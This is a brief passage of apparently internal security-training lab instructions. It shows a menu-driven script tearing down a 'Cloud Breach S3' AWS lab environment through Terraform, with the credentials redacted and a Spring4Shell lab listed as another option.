Please select lab option from below choices: 3
Spring4Shell Lab
```

- Select 1 "Destroy Cloud Breach S3" and provide the access key and token

```
bash destroy-lab.sh
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
          Dload  Upload   Total Spent  Left Speed
100  14  100  14    0      0  6      0  0:00:02  0:00:02 --:--:-- 6
1) Destroy Cloud Breach S3
2) Quit
Please select lab option from below choices: 1
Cloud Breach S3
Access Key ID: [REDACTED]
Secret Access Key: [REDACTED]
aws_key_pair.cg-ec2-key-pair: Refreshing state... [id=cg-ec2-key-pair-ys8v02z8emnmem61]
aws_iam_role.cg-banking-WAF-Role: Refreshing state... [id=cg-banking-WAF-Role-ys8v02z8emnmem61]
aws_s3_bucket.cg-cardholder-data-bucket: Refreshing state... [id=cg-cardholder-data-bucket-ys8v02z8emnmem61]
aws_vpc.cg-vpc: Refreshing state... [id=vpc-03d05378f1cc75772]
```



<

□

□

Acceptable Use Policy

2022 Palo Alto Networks, Inc. All rights reserved. Internal Use Only. Do Not Share Externally.